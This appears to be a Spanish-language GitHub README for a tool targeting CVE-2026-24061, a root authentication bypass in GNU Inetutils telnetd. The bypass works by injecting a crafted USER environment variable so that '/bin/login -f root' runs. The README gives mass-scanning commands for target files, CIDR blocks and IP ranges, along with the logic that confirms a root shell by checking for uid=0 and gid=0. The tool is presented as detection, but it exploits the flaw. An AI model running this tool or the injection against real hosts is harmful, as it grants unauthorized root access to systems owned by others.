 my0723/gnu-inetutils-telnet-cve-2026-24061-


GNU Inetutils telnet vulnerabilidad de omisión de autenticación remota (CVE-2026-24061), esta vulnerabilidad se origina en el manejo inadecuado de variables de entorno en el componente telnetd de GNU Inetutils. Un atacante puede aprovechar esta vulnerabilidad construyendo una variable de entorno USER maliciosa y enviándola al servicio telnet afectado, lo que desencadena el mecanismo de omisión de autenticación y permite obtener acceso root directamente sin necesidad de contraseña.


Esta es una herramienta avanzada de detección para la vulnerabilidad de bypass de autenticación en GNU Inetutils Telnetd (CVE-2026-24061). Esta vulnerabilidad tiene una puntuación CVSS de 9.8, y los atacantes pueden obtener acceso root sin autenticación mediante la inyección de variables de entorno.
# Soporte de color en sistemas Windows
pip install colorama
python3 CVE-2026-24061.py 192.168.1.1
# Crear archivo de objetivos
echo "192.168.1.1" > targets.txt
echo "192.168.1.2" >> targets.txt
echo "192.168.1.3" >> targets.txt

# Ejecutar detección masiva

python3 CVE-2026-24061.py -f targets.txt
# Especificar puerto y número de hilos
python3 CVE-2026-24061.py -f targets.txt -p 23 -t 50

# Modo detallado y guardar resultados

python3 CVE-2026-24061.py -f targets.txt -o results.txt -v

# Tiempo de espera personalizado
python3 CVE-2026-24061.py -f targets.txt -T 10
| Estado | Indicador | Color | Descripción |
|---|---|---|---|
| Vulnerabilidad confirmada | ✓ | 🔴 Rojo | Se detectaron tanto uid=0 como gid=0 |
| Altamente sospechoso | ⚠ | 🟡 Amarillo | Se detectaron uid=0 y usuario root |
| Requiere confirmación | ? | 🔵 Cian | Solo se detectó uid=0, se requiere verificación manual |
| Seguro | ✗ | 🟢 Verde | No se detectaron características de vulnerabilidad |
| Error de conexión | ✗ | ⚪ Gris | Problema de conexión de red |
[✓ Vulnerabilidad confirmada] [14:30:25] 192.168.1.1:23 └─ Vulnerabilidad confirmada | uid=0/gid=0 | Banner: Ubuntu 20.04
[⚠ Altamente sospechoso] [14:30:26] 192.168.1.2:23 └─ Altamente sospechoso | uid=0 + root | Banner: Debian 12
[? Requiere confirmación] [14:30:27] 192.168.1.3:23 └─ Se detectó uid=0 pero faltan otras condiciones de confirmación
| Parámetro | Abreviatura | Valor predeterminado | Descripción |
|---|---|---|---|
--file | -f | - | Ruta del archivo de objetivos |
--port | -p | 23 | Puerto objetivo |
--threads | -t | 50 | Número de hilos concurrentes |
--timeout | -T | 8 | Tiempo de espera por objetivo (segundos) |
--output | -o | - | Archivo de salida de resultados |
--verbose | -v | False | Modo de salida detallado |
--user | -u | root | Nombre de usuario de autenticación |
El archivo de objetivos admite los siguientes formatos: 192.168.1.1 192.168.1.2:2323 # Puerto especificado 192.168.1.0/24 # Formato CIDR 10.0.0.1-10.0.0.10 # Rango de IP
Esta vulnerabilidad explota el manejo inadecuado de variables de entorno en GNU Inetutils Telnetd:
/bin/login -f root# Condiciones de detección múltiple
uid_0_detected = "uid=0" in response_text
gid_0_detected = "gid=0" in response_text
root_detected = "root" in response_text
# Lógica de confirmación de vulnerabilidad
if uid_0_detected and gid_0_detected:
return "Vulnerabilidad confirmada"
elif uid_0_detected and root_detected:
return "Altamente sospechoso"
elif uid_0_detected:
return "Requiere confirmación"
·